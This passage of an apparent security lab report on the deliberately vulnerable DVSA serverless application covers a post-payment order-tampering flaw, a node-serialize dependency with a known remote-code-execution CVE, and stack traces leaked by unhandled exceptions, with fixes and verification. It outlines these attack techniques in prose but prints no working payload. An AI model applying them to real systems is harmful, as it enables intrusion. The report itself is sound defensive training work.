Intended rule(s)	Artifacts used to infer the rule	Normal evidence	Exploit evidence
An order's items must be immutable once payment processing begins (status > 100).	Order state machine in code comments and normal UI workflow.	Users can modify cart only before clicking "Pay".	Attacker modifies items after payment with a direct API call.

Table B

Why the exploit is a deviation	Deviation class	Fix applied	Post-fix verification	Optional latency / timing note
Order contents were changed after billing started, violating order immutability.	Logic flaw / Race condition.	Changed status threshold from > 110 to > 100 in update_order.py.	Update requests on non-open orders now return an error.	Exploit must be sent during the billing window (status 100→120).

5.10 Part 10: Takeaway / Lessons Learned

Business logic flaws are among the hardest vulnerabilities to detect with automated tools because they require understanding the intended workflow. Status-machine transitions must be strictly enforced server-side, and boundary conditions (off-by-one errors in status checks) must be carefully reviewed.

Chapter 6

Lesson 09: Vulnerable Dependencies

6.1 Part 1: Goal and Vulnerability Summary

The objective is to identify and remediate a known-vulnerable third-party dependency (`node-serialize` v0.0.4) used by the `DVSA-ORDER-MANAGER` Lambda. This package has a publicly disclosed critical RCE vulnerability (CVE-2017-5941, CVSS 9.8) and should never be used in production.

6.2 Part 2: Why This Works / Root Cause

The application's `package.json` includes `node-serialize` version 0.0.4 as a dependency. This package uses JavaScript's `eval()` internally when deserializing objects, enabling arbitrary code execution. The developers chose this library without auditing it for known CVEs.

6.3 Part 3: Environment and Setup

- Lambda function: `DVSA-ORDER-MANAGER`.
- AWS services involved: Lambda.
- Relevant file: `package.json` in the Lambda deployment package.
- User or test context: Security auditor reviewing dependencies.
- Tools used: AWS Lambda Console (code editor), NVD (NIST National Vulnerability Database).

6.4 Part 4: Reproduction Steps

1. Opened the `DVSA-ORDER-MANAGER` Lambda function in the AWS Console.

2. Inspected `package.json`—found `"node-serialize": "0.0.4"` listed.
3. Searched NVD for “node-serialize”—found CVE-2017-5941 with CVSS 9.8 (Critical).
4. The CVE confirms that `unserialize()` enables arbitrary code execution via crafted payloads.

6.5 Part 5: Evidence and Proof

- Lambda Console showing `package.json` with the vulnerable dependency.
- NVD page for CVE-2017-5941 showing the critical severity rating.




Figure 6.1: `package.json` showing `node-serialize` 0.0.4 dependency

Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

NIST NATIONAL VULNERABILITY DATABASE NVD

VULNERABILITIES

CVE-2017-5941 Detail

NOT SCHEDULED

This CVE record is not being prioritized for NVD enrichment efforts due to resource or other concerns.

Description

An issue was discovered in the node-serialize package 0.0.4 for Node.js. Untrusted data passed into the `unserialize()` function can be exploited to achieve arbitrary code execution by passing a JavaScript Object with an Immediately Invoked Function Expression (IIFE).

Metrics

CVSS Version 4.0 CVSS Version 3.x CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD **Base Score: 9.8 CRITICAL** **Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H**

References to Advisories, Solutions, and Tools

QUICK INFO

CVE Dictionary Entry:
[CVE-2017-5941](#)

NVD Published Date:
02/09/2017

NVD Last Modified:
04/19/2025

Source:
MITRE

Figure 6.2: CVE-2017-5941: CVSS 9.8 Critical—node-serialize RCE

6.6 Part 6: Fix Strategy / Probable Mitigation

- Fix location: `package.json` in the DVSA-ORDER-MANAGER Lambda deployment package.
- Security property restored: Elimination of known-vulnerable code paths from the runtime.
- Why this addresses root cause: Removing the dependency entirely eliminates the `eval()`-based deserialization vector. The code was already updated (Lesson 01) to use `JSON.parse()`, so the library is no longer needed.

6.7 Part 7: Code / Config Changes

Removed `node-serialize` from `package.json`:

```
// BEFORE:
"dependencies": {
  "node-jose": "2.2.0",
  "node-serialize": "0.0.4"
}

// AFTER:
"dependencies": {
  "node-jose": "2.2.0"
}
```

Redeployed the Lambda function.




Figure 6.3: Post-fix: `package.json` with `node-serialize` removed, Lambda deployed successfully

6.8 Part 8: Verification After Fix

1. Confirmed `package.json` no longer lists `node-serialize`.

2. Lambda deployed successfully without the vulnerable package.
3. Normal order operations still function correctly (the code uses `JSON.parse()` and `node-jose` only).

6.9 Part 9: Structured Operation and Security Analysis

Table A

Intended rule(s)	Artifacts used to infer the rule	Normal evidence	Exploit evidence
Application dependencies must not contain known critical CVEs.	NVD database and package.json audit.	A clean dependency tree with no known vulnerabilities.	node-serialize 0.0.4 is present with CVE-2017-5941 (CVSS 9.8).

Table B

Why the exploit is a deviation	Deviation class	Fix applied	Post-fix verification	Optional latency / timing note
A dependency with a publicly known critical RCE is shipped in production.	Vulnerable dependency / Supply-chain risk.	Removed node-serialize from package.json and redeployed.	Lambda runs successfully without the vulnerable package.	N/A

6.10 Part 10: Takeaway / Lessons Learned

Dependencies must be audited regularly using tools like `npm audit`, Snyk, or Dependabot. A single vulnerable package can undermine an otherwise secure application. The principle of minimal dependencies—only include what is actively used—reduces attack surface significantly.

Chapter 7

Lesson 10: Unhandled Exceptions

7.1 Part 1: Goal and Vulnerability Summary

The objective is to exploit unhandled exceptions in the DVSA-ORDER-GET Lambda function that leak internal implementation details (file paths, stack traces, variable names) to the client. When the function receives a malformed request missing required fields, it throws an unhandled `KeyError` that is returned verbatim to the caller.

7.2 Part 2: Why This Works / Root Cause

The original `get_order.py` code directly accessed `event["orderId"]` without any `try/except` block or input validation. When the key is missing, Python raises a `KeyError` with a full traceback including the file path (`/var/task/get_order.py`), line number, and variable names. This traceback was passed back through the Lambda response to the API client.

7.3 Part 3: Environment and Setup

- API endpoint: `https://shfz8h7a28.execute-api.us-east-1.amazonaws.com/Stage/order`
- AWS services involved: API Gateway, Lambda, CloudWatch.
- Relevant function: DVSA-ORDER-GET (`get_order.py`).
- User or test context: Authenticated user sending a malformed request.
- Tools used: Browser DevTools, `curl`, CloudWatch Logs.

7.4 Part 4: Reproduction Steps

1. Sent a request to the `/order` endpoint with `{"action":"get"}` (missing the `order-id` field).

2. The API returned a response containing the full Python traceback: `KeyError: 'orderId'` with file path and line number.
3. This information disclosure reveals internal implementation details to an attacker.

7.5 Part 5: Evidence and Proof

- Browser DevTools showing the error response with stack trace and internal file paths.
- CloudWatch logs showing the unhandled `KeyError` with full traceback.




Figure 7.1: Browser DevTools: error response leaks file path and stack trace




Figure 7.2: CloudWatch: `KeyError` traceback with internal file path exposed

7.6 Part 6: Fix Strategy / Probable Mitigation

- Fix location: DVSA-ORDER-GET Lambda, file `get_order.py`.
- Security property restored: Safe error handling—internal details never reach the client.
- Why this addresses root cause: Wrapping the handler in `try/except` with a generic client-facing error message ensures stack traces are only logged server-side, never returned to callers.

7.7 Part 7: Code / Config Changes

Rewrote `get_order.py` with proper error handling:

```
def safe_error(message="bad request"):
    """Client-safe error response."""
    return {"status": "err", "msg": message}
```

```
def lambda_handler(event, context):
    try:
        order_id = get_required_field(event,
            ["orderId", "order-id", "order_id"])
        if not order_id:
            return safe_error("bad request")
        # ... normal logic ...
    except Exception as e:
        print("ERROR:", repr(e)) # log internally
        return safe_error("internal error")
```


7.8 Part 8: Verification After Fix

1. Sent the same malformed request: `{"action": "get"}` with no order-id.
2. The API now returns a generic `{"status": "err", "msg": "bad request"}` with no stack trace.
3. CloudWatch logs show the error is logged internally with “ERROR: Missing order ID” but not exposed to the client.



```
> curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $TOKEN" \
  --data-raw '{"action": "get"}' | jq
{
  "status": "err",
  "msg": "bad request"
}
```

Figure 7.3: Post-fix: API returns generic “bad request” error, no stack trace



Time	Message
2026-04-27T19:41:13.067Z	ERROR: Missing order ID. Event keys: {}
2026-04-27T19:41:13.069Z	END RequestId: 6364149a-859f-4ead-a1b9-52dd476e152e
2026-04-27T19:41:13.069Z	REPORT RequestId: 6364149a-859f-4ead-a1b9-52dd476e152e Duration: 1.43 ms Billed Duration: 2 ms Memory Size: 128 MB Max Memory Used: 57 MB
2026-04-27T19:41:43.383Z	START RequestId: 0f4b5b9c-1994-45ad-92e4-b6e2456e6855 Version: \$LATEST
2026-04-27T19:41:43.384Z	INFO: DVSA-ORDER-GET invoked
2026-04-27T19:41:43.384Z	ERROR: Missing order ID. Event keys: {}
2026-04-27T19:41:43.386Z	END RequestId: 0f4b5b9c-1994-45ad-92e4-b6e2456e6855

Figure 7.4: Post-fix: CloudWatch shows safe internal logging only

7.9 Part 9: Structured Operation and Security Analysis

Table A

Intended rule(s)	Artifacts used to infer the rule	Normal evidence	Exploit evidence
Error responses must never expose internal implementation details (file paths, stack traces, variable names).	Secure coding best practices and OWASP guidelines.	The API returns generic error messages for invalid input.	Malformed request returns full Python traceback with file path and line numbers.

Table B

Why the exploit is a deviation	Deviation class	Fix applied	Post-fix verification	Optional latency / timing note
Internal file paths and code structure are leaked to external users.	Unsafe error handling / Information disclosure.	Added try/except with a generic <code>safe_error()</code> response function.	Same malformed request now returns only “bad request” with no internals.	N/A

7.10 Part 10: Takeaway / Lessons Learned

Unhandled exceptions are a common vector for information disclosure in serverless applications. Every Lambda handler must wrap its logic in a try/except block that returns sanitized error messages to clients while logging full details server-side. This prevents attackers from fingerprinting the technology stack and discovering internal code paths.

Conclusion

This project demonstrated that serverless architectures, while abstracting infrastructure management, still require rigorous security engineering across multiple layers. Through 10 lessons on the DVSA platform, we identified and remediated vulnerabilities spanning insecure deserialization (Lesson 1), broken authentication (Lesson 2), insecure cloud configuration (Lesson 4), over-privileged IAM roles (Lesson 7), business logic flaws (Lesson 8), vulnerable dependencies (Lesson 9), and unsafe error handling (Lesson 10).

Key remediation themes:

- **Defense in depth:** Security controls must exist at multiple layers—API Gateway, Lambda code, IAM policies, and cloud resource configuration.
- **Least privilege:** IAM roles must be scoped to only the actions and resources each function actually uses.
- **Input validation:** All user input must be treated as untrusted; use safe parsers and validate before processing.
- **Dependency hygiene:** Regularly audit third-party packages for known CVEs and remove unused dependencies.
- **Safe error handling:** Never expose internal details to clients; log verbosely server-side but respond generically.